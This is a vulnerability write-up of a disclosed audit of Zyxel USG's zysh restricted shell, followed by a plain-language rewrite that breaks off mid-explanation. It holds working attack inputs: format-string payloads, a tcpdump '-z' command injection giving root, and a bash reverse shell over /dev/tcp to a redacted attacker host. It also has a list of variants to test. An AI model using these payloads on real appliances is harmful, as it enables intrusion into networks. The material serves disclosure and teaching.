Backstory
The zysh restricted shell on Zyxel USG appliances contained format string bugs and an OS command injection in the packet-trace command. An authenticated admin or limited-admin user could exploit these to escape the restricted shell and execute arbitrary commands, including as root.
 Published on security.humanativaspa.it
This is the second installment of our Zyxel audit series, in which we tear apart one of their security appliances.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context

This is the second part of a Zyxel audit series. During a red teaming exercise for a customer, the team identified Zyxel ZyWALL Unified Security Gateway (USG) appliances used as firewalls and VPN concentrators in branch offices. Some targets ran the latest firmware, unaffected by known vulnerabilities, so the team bought a similar device on eBay and audited it independently. Over a few weeks they found several bugs, some exploitable for remote code execution.
The subject of this write-up is zysh, a restricted shell that implements the command-line interface on a wide range of Zyxel products, including the USG security appliances. On the test device, a Zyxel USG20-VPN, the CLI is reachable over SSH, over Telnet (not enabled by default), and through a Web Console implemented with WebSockets and reachable from a browser after authentication.
The goal of the audit was to escape the restricted shell and execute arbitrary commands on the underlying embedded Linux OS. zysh is a dynamically linked, stripped binary of roughly 19MB that makes plenty of unsafe API calls, which made it an interesting target.
Setup
The CLI is accessed over SSH as follows:
raptor@blumenkraft ~ % ssh <REDACTED> -l admin
(admin@<REDACTED>) Password:
Router> # hello zysh!
The vulnerabilities described require an authenticated admin or limited-admin user. The Web Console path is used for the command injection demonstration; the format string exploit is delivered over SSH, abusing the TERM environment variable that sshd passes to the remote session.
Finding it
Auditing the zysh binary produced the following set of issues:
- Multiple stack-based buffer overflows in the code handling diagnostic tests (
configure terminal > diagnostic). - A stack-based buffer overflow in the
debugcommand. - A stack-based buffer overflow in the
sshcommand. - Multiple format string bugs in the
extensionargument ofping,ping6,traceroute,traceroute6,nslookupandnslookup6. - An OS command injection in the
packet-tracecommand.
The format string bugs and the command injection were demonstrated to escape the restricted shell and achieve arbitrary command execution on the embedded Linux OS, respectively as a regular user and as root.
Exploitation
Step 1: Buffer overflows (crash only)
The overflows come from unsafe API calls that write past the boundary of char arrays allocated on the stack. They can be triggered with payloads like these:
Router> configure terminal
Router(config)# diagnostic test AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA 1
Program received signal SIGBUS, Bus error.
0x41414140 in ?? ()

[...]

Router> debug gui webhelp redirect AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Router> debug gui show webhelp redirect
Program received signal SIGBUS, Bus error.
0x41414140 in ?? ()

[...]

Router> ssh [redacted]
The authenticity of host '[redacted] ([redacted])' can't be established.
RSA key fingerprint is SHA256:[redacted]+oiys.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[redacted]' (RSA) to the list of known hosts.
[redacted]'s password:
[press enter a few times]
Program received signal SIGBUS, Bus error.
0x41414140 in ?? ()
In each case the process dies with SIGBUS and the crash location is 0x41414140, the A bytes. The binary lacks modern mitigations: no RELRO, no stack canary, NX disabled, no PIE, and it has RWX segments. Despite that, the overflows could not be turned into code execution, mainly because the character set allowed in the payload is very limited (only alphanumeric characters and some special characters, depending on the specific vulnerability).
Step 2: Format string bug, leak and crash
Some zysh commands implement an extension argument that appends arbitrary command-line arguments to the OS command underlying the functionality. The format string bugs live in that handling. A leak and a crash look like this:
Router> # stack memory leak
Router> ping [redacted] extension %x%x%x%x
ping: unknown host [redacted]
Router> # crash
Router> ping [redacted] extension %n%n%n%n
Program received signal SIGSEGV, Segmentation fault.
0x77bf6768 in vfprintf () from /lib32/libc.so.6
(gdb) bt
#0  0x77bf6768 in vfprintf () from /lib32/libc.so.6
#1  0x77c14f44 in vsprintf () from /lib32/libc.so.6
#2  0x77bfd980 in sprintf () from /lib32/libc.so.6
#3  0x1000c38c in _ftext ()
The %x payload leaks stack contents into the error message; the %n payload crashes inside vfprintf, called through vsprintf and sprintf. Exploitation is again constrained by the limited character set available in the hostile buffer. The workaround: instead of placing retloc addresses at the start of the format string, inject them into process memory through the TERM environment variable, which sshd passes to the remote system. glibc's direct parameter access, combined with the author's format string exploitation technique for RISC architectures, does the rest.
Step 3: The Tcl/Expect exploit
The proof-of-concept exploit performs four steps:
- Authenticate and access zysh over SSH as admin or limited-admin, injecting the payload (retloc sled + NOP sled + shellcode + padding) via the
TERMenvironment variable. - Leak a stack address through the format string bug in
ping, and use it to calculate the address of the injected shellcode near the bottom of the stack, which shifts slightly on each zysh execution. - Craft a second hostile format string as a
pingargument that overwrites the.gotentry offork(), called right after the vulnerablesprintf(), with the shellcode address, using a variation of the write-one-byte-at-a-time technique for RISC architectures such as MIPS and SPARC. - Interact with the spawned bash shell.
Python/Paramiko was considered, then rejected in favour of Tcl/Expect. The exploit in action:
Automating or weaponising the exploit against other targets is left as an exercise.
Step 4: OS command injection in packet-trace
The packet-trace command builds the tcpdump command line from its arguments. The extension-filter argument passes additional arbitrary command-line arguments to tcpdump. Entering:
Router# packet-trace extension-filter -ln -i lo -w -a -W 1 -G 1 -z id
results in the following OS command line:
$ /usr/sbin/tcpdump -n -i eth0 -ln -i lo -w -a -W 1 -G 1 -z id
This is a variation of a well-known GTFOBins tcpdump payload, and it executes:
$ id -a
Command-line switches beginning with - are accepted. From the Web Console, as an authenticated admin or limited-admin user:
Router# packet-trace extension-filter -ln -i lo -w -a -W 1 -G 1 -z id
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
Maximum file limit reached: 1
1 packet captured
2 packets received by filter
0 packets dropped by kernel
uid=0(root) gid=0(root) groups=0(root)
That is arbitrary command execution as root. Escaping the restricted shell from there is not straightforward because of several constraints. The reliable route found involves using standard output as the tcpdump output file (-w -) plus some file descriptor trickery. Authenticate to the Web Console as admin or limited-admin, then run:
Router# packet-trace extension-filter -ln -i lo -w - -W 1 -G 1 -z python
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
...
Maximum file limit reached: 1
5 packets captured
10 packets received by filter
0 packets dropped by kernel
Router# Python 2.7.14 (default, Sep 23 2021, 23:30:37)
[GCC 4.7.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
[press enter a few times]
Router#
Router#
Router# packet-trace extension-filter -ln -i lo -w - -W 1 -G 1 -z bash
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
...
Maximum file limit reached: 1
5 packets captured
10 packets received by filter
0 packets dropped by kernel
Router# #
[press enter again]
  File "<stdin>", line 1
    ^
SyntaxError: invalid syntax
>>> import os
>>> os.system("bash -i >& /dev/tcp/<REDACTED>/23234 0>&1")


The team found a way to connect the Web Console's standard input to the standard input of the spawned Python process, and the Python interpreter then runs a reverse shell back to the attacker. The result is a privileged reverse shell:
The mechanism connecting the Web Console's standard input to the spawned process is described as mind-bending; it was not thoroughly investigated, but it works and is very reliable.
Root cause
The memory corruption bugs stem from unsafe API calls (string functions writing past stack char arrays) and from passing attacker-controlled data as a format string to sprintf/vsprintf in the extension handling. The command injection stems from building the tcpdump command line from packet-trace arguments, with extension-filter allowing arbitrary switches, including -z, which makes tcpdump run a command.
Existing defences did not help: the binary has no RELRO, no stack canary, NX disabled, no PIE and RWX segments. The buffer overflows could not be exploited, mainly because of the restricted character set accepted in the payloads; the format string bug was worked around by smuggling addresses through the TERM environment variable.
Impact
An authenticated admin or limited-admin user can escape the restricted shell and execute arbitrary commands on the underlying embedded Linux OS: as a regular user via the format string bugs, and as root via the command injection. The buffer overflows were demonstrated only as crashes. The authors note the exploit could likely be automated or weaponised against other targets.
Fix
The memory corruption bugs were collectively assigned CVE-2022-26531 and the OS command injection CVE-2022-26532. Zyxel fixed them in different firmware versions; patching information is in Zyxel's advisory. The effectiveness of the fixes was not checked.
Disclosure timeline:
- 2022-02-25: Zyxel notified via <[redacted]> and acknowledged the reports.
- 2022-03-17: CVEs assigned; Zyxel announced an advisory for 2022-05-24.
- 2022-03-18: Zyxel issued a certificate of recognition.
- 2022-05-24: Zyxel published its security advisory.
- 2022-06-07: The researchers published their own advisory with full details.
Variants to test
- Other zysh commands with an
extensionargument. Tryping6,traceroute,traceroute6,nslookup,nslookup6with%xand%npayloads. A positive result is leaked stack bytes in the output or a SIGSEGV insidevfprintf. - Other commands with fixed-size stack buffers. Try long arguments to
diagnostic test,debug gui webhelp redirectandssh. A positive result is a SIGBUS or SIGSEGV with the return address overwritten by your pattern (for example0x41414140). - Other tcpdump wrappers. Look for commands that pass user arguments to tcpdump or similar tools. A positive result is an unexpected command running, for example
idoutput appearing after-z id. - Environment-variable smuggling. Where the input character set is restricted, try injecting addresses through environment variables passed by sshd, such as
TERM. A positive result is a controlled write to a GOT entry and a shell. - File descriptor tricks with
-w -. Try-w -combined with-zto attach a spawned interpreter to the console's standard input. A positive result is an interactive prompt appearing in the console.
What happened, in plain words
A security company was hired to test how well a customer's network could resist an attacker. During that work they noticed some Zyxel ZyWALL Unified Security Gateway (USG) devices. A USG is a piece of hardware that sits at the edge of a branch office network and does two jobs: it acts as a firewall (deciding which network traffic is allowed in and out) and as a VPN concentrator (letting remote staff connect securely to the office network).
Some of those devices were running the newest firmware. Firmware is the software built into a device, and a new version usually has known bugs fixed, so the team could not use any published weakness against them. They had some budget and time left, so they bought a similar second-hand device on eBay and spent a few weeks taking it apart on their own, the way they used to do years ago. Over those weeks they found several bugs. Some of them could be used to run the attacker's own commands on the device, which is called remote code execution, and from there to get into the customer's corporate network.
The picture shows the device itself, captioned "Hello there, USG!".
This article is the second part of a series about auditing Zyxel products. The first part covered how to pull the firmware out of a device and analyse the passwords inside it.
Enter zysh
The main subject is a program called zysh. It is a restricted shell. A shell is the program that reads the commands you type and runs them. A restricted shell is a shell that only lets you run a small, approved set of commands, so that whoever is logged in cannot wander around the underlying operating system. zysh provides the command-line interface (CLI) on many Zyxel products, including the USG security appliances. The CLI is simply the text interface where you type commands instead of clicking buttons.
On the test device, a Zyxel USG20-VPN, you can reach this CLI in three ways:
- Over SSH. SSH is a way to open a secure, encrypted text session on a remote machine over the network, like a phone call to the device where you type instead of talk.
- Over Telnet, an older, unencrypted version of the same idea. It is not switched on by default.
- Through the Web Console, a page you open in a browser after logging in. It is built with WebSockets, a technology that keeps a live two-way connection open between the browser and the device, so the console can send your commands and show replies as they happen.
The team's main goal was to escape the restricted shell: to get out of the small approved set of commands and run anything they liked on the embedded Linux operating system underneath. "Embedded Linux" means a normal Linux system squeezed into a small device. zysh is a large program for this kind of device, about 19MB, dynamically linked (it relies on shared libraries rather than containing everything itself) and stripped (the helpful names used by programmers have been removed, which makes it harder to read). It also makes plenty of unsafe API calls. An API is the set of functions a program can call to get something done, like the buttons on a machine; an unsafe API call is one that does not check how much data it is given, so too much data can spill over and corrupt things. All of that made zysh an interesting target.
Setup
The team reached the CLI over SSH like this:
raptor@blumenkraft ~ % ssh <REDACTED> -l admin
(admin@<REDACTED>) Password:
Router> # hello zysh!
Line by line:
raptor@blumenkraft ~ %is the prompt on the researcher's own computer.raptoris the username,blumenkraftis the machine name,~means the home folder, and%is the shell prompt waiting for a command.ssh <REDACTED> -l adminstarts an SSH connection to the device. The address is redacted here.-l adminsays to log in as the user namedadmin.(admin@<REDACTED>) Password:is the device asking for that user's password.Router>is the prompt you get once zysh is running. The# hello zysh!part is a comment typed by the researcher, not a command.
Every vulnerability described needs you to be logged in first, as either an admin or a limited-admin user. Those are two levels of account on the device; limited-admin is a slightly reduced administrator. The command injection was demonstrated through the Web Console, while the format string exploit was delivered over SSH, using a trick with the TERM environment variable that the SSH server passes to the remote session. An environment variable is a named setting that the system hands to programs when they start; TERM normally just tells programs what kind of terminal you are using.
Finding it
Auditing the zysh program turned up this set of problems:
- Several stack-based buffer overflows in the code that handles diagnostic tests (the
configure terminal > diagnosticcommand). - A stack-based buffer overflow in the
debugcommand. - A stack-based buffer overflow in the
sshcommand. - Several format string bugs in the
extensionargument of theping,ping6,traceroute,traceroute6,nslookupandnslookup6commands. - An OS command injection in the
packet-tracecommand.
The format string bugs and the command injection were shown to escape the restricted shell and run arbitrary commands on the embedded Linux system, once as a regular user and once as root. Root is the all-powerful administrator account on Linux.
Exploitation
Step 1: Buffer overflows (crash only)
A buffer overflow happens when a program writes more data into a fixed-size space than the space can hold, so the extra data spills into whatever sits next to it in memory. Think of pouring a litre of water into a 500ml glass: the rest goes over the table. Here the space is a char array (a block of characters) allocated on the stack, which is the region of memory a program uses for short-lived working data while a function runs. The overflows come from unsafe API calls that do not check the length of what they copy.
The team triggered them with payloads like these:
Router> configure terminal
Router(config)# diagnostic test AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA 1
Program received signal SIGBUS, Bus error.
0x41414140 in ?? ()

[...]

Router> debug gui webhelp redirect AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Router> debug gui show webhelp redirect
Program received signal SIGBUS, Bus error.
0x41414140 in ?? ()

[...]

Router> ssh [redacted]
The authenticity of host '[redacted] ([redacted])' can't be established.
RSA key fingerprint is SHA256:[redacted]+oiys.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[redacted]' (RSA) to the list of known hosts.
[redacted]'s password:
[press enter a few times]
Program received signal SIGBUS, Bus error.
0x41414140 in ?? ()
Line by line:
Router> configure terminalswitches zysh into configuration mode, the mode where you change settings. The prompt changes toRouter(config)#to show you are inside it.diagnostic test AAAA... 1runs a diagnostic test and passes a very long string ofAcharacters as an argument. The string is far longer than the space reserved for it, so it overflows.Program received signal SIGBUS, Bus error.is the operating system reporting that the program touched memory in a way it is not allowed to. SIGBUS is one of the signals, or notifications, the system sends to a program when something goes badly wrong.0x41414140 in ?? ()is the crash location.0x41414140is a memory address, and the41bytes are the hexadecimal code for the letterA. The crash location0x41414140contains the41bytes, the hexadecimal code for the letterA, so the flood ofAcharacters ended up where the program tried to continue. The??means the debugger could not name the function there.- The
debug gui webhelp redirect AAAA...pair works the same way: the first command stores the long value, the second (debug gui show webhelp redirect) displays it and crashes. - In the
sshexample, the long string ofAcharacters is used as the username in front of@[redacted].[redacted]is the loopback address, meaning "this same machine", so the device is asked to connect to itself. The device warns that it has never seen this host before and shows an RSA key fingerprint, a short code that identifies the host's key. Answeringyesaccepts it and adds it to the list of known hosts. Then the password prompt appears, and pressing enter a few times triggers the crash in the same way.
In every case the program dies with SIGBUS and the crash location is 0x41414140, the A bytes.
The program is missing the usual modern protections against this kind of attack:
- No RELRO, a protection that makes part of the program's memory read-only after start-up.
- No stack canary, a secret value placed next to the return address so the program can notice it has been overwritten.
- NX disabled, meaning the memory holding data can also be executed as code.
- No PIE, meaning the program always loads at the same fixed address instead of a random one.
- RWX segments, memory regions that are readable, writable and executable all at once.
Despite all that, the overflows could not be turned into running the attacker's code, mainly because the set of characters allowed in the payload is very limited: only alphanumeric characters, plus a few special characters depending on the specific bug. If you can only type letters and digits, it is very hard to express the machine instructions you would want to run.
Step 2: Format string bug, leak and crash
Some zysh commands have an extension argument. It lets you append extra command-line arguments to the operating system command that sits behind the feature. For example, ping is really a small program that the device runs for you, and extension lets you add more options to how that program is called.
A format string bug happens when a program takes text supplied by the user and treats it as a formatting instruction. Formatting instructions are the little placeholders programs use to build text, such as %x meaning "print a number in hexadecimal" or %n meaning "write a number to this location". If the user's text is used as the instruction instead of as plain data, the user can make the program read or write memory it should not. It is like handing someone a shopping list and having them follow it as cooking instructions.
A leak and a crash look like this:
Router> # stack memory leak
Router> ping [redacted] extension %x%x%x%x
ping: unknown host [redacted]
Router> # crash
Router> ping [redacted] extension %n%n%n%n
Program received signal SIGSEGV, Segmentation fault.
0x77bf6768 in vfprintf () from /lib32/libc.so.6
(gdb) bt
#0  0x77bf6768 in vfprintf () from /lib32/libc.so.6
#1  0x77c14f44 in vsprintf () from /lib32/libc.so.6
#2  0x77bfd980 in sprintf () from /lib32/libc.so.6
#3  0x1000c38c in _ftext ()
Line by line:
